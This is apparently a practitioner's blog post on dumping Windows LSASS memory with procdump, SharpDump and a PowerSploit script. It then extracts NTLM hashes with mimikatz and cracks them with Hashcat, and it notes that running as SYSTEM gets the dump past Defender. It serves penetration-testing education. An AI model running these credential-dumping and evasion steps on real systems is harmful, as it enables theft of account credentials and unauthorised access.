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# Some ways to dump LSASS.exe



Mark Mo · Follow

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However, If I'm running older windows OS's or Credential Guard is not configured and running, I may be able to pull the NTLM hashes (or even passwords). Someone recently tweeted this script to check if Credential Guard is configured and running (Thank you twitter peeps!)

```
$DevGuard = Get-CimInstance -ClassName Win32_DeviceGuard -  
Namespace root\Microsoft\Windows\DeviceGuard  
  
if ($DevGuard.SecurityServicesConfigured -contains 1) {"Credential  
Guard configured"}  
  
if ($DevGuard.SecurityServicesRunning -contains 1) {"Credential
```

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
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Sysinternals is great for dumping too. (<https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>) or <http://live.sysinternals.com> if I just want specific files.

First run a command as admin and run “psexec -i -s cmd”. This will launch a command prompt with system rights. \*\*\* I found that if I run without SYSTEM Rights the file doesn’t get created (because of Defender) but If I run as with SYSTEM rights, windows defender lets it write to disk \*\*\*

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```
Administrator: C:\WINDOWS\system32\cmd.exe

C:\Tools\SysInternals>procdump -ma lsass.exe lsass.dmp

ProcDump v8.2 - Sysinternals process dump utility
Copyright (C) 2009-2016 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

ProcDump v8.2 - Sysinternals process dump utility
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[06:42:22] Dump 1 initiated: C:\Tools\SysInternals\lsass.dmp
[06:42:23] Dump 1 writing: Estimated dump file size is 41 MB.
[06:42:23] Dump 1 complete: 41 MB written in 1.0 seconds
[06:42:24] Dump count reached.

C:\Tools\SysInternals>
```

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Next is Sharp dump — compile the source and run it from an admin command prompt — I cover how to compile it in a previous post here: <https://medium.com/@markmotig/research-and-organization-on-the-go-and-refinement-when-time-permits-3d25763d3586>

Here is the directory with the compiled exe

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Next is Mini-Dump from @mattifestation

(<https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfilt>

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Now a quick write up of how to get the hashes out with mimikatz. I copy a few dump files to my mimikatz directory (I have AV turned off while I run mimikatz) Here are the commands I'm running and I can see the hashes in the image.

```
Mimikatz "sekurlsa::minidump DUMPFILENAME"  
"sekurlsa::LogonPasswords"
```

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Next I run Hashcat with the NTLM selected for cracking.

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Written by Mark Mo

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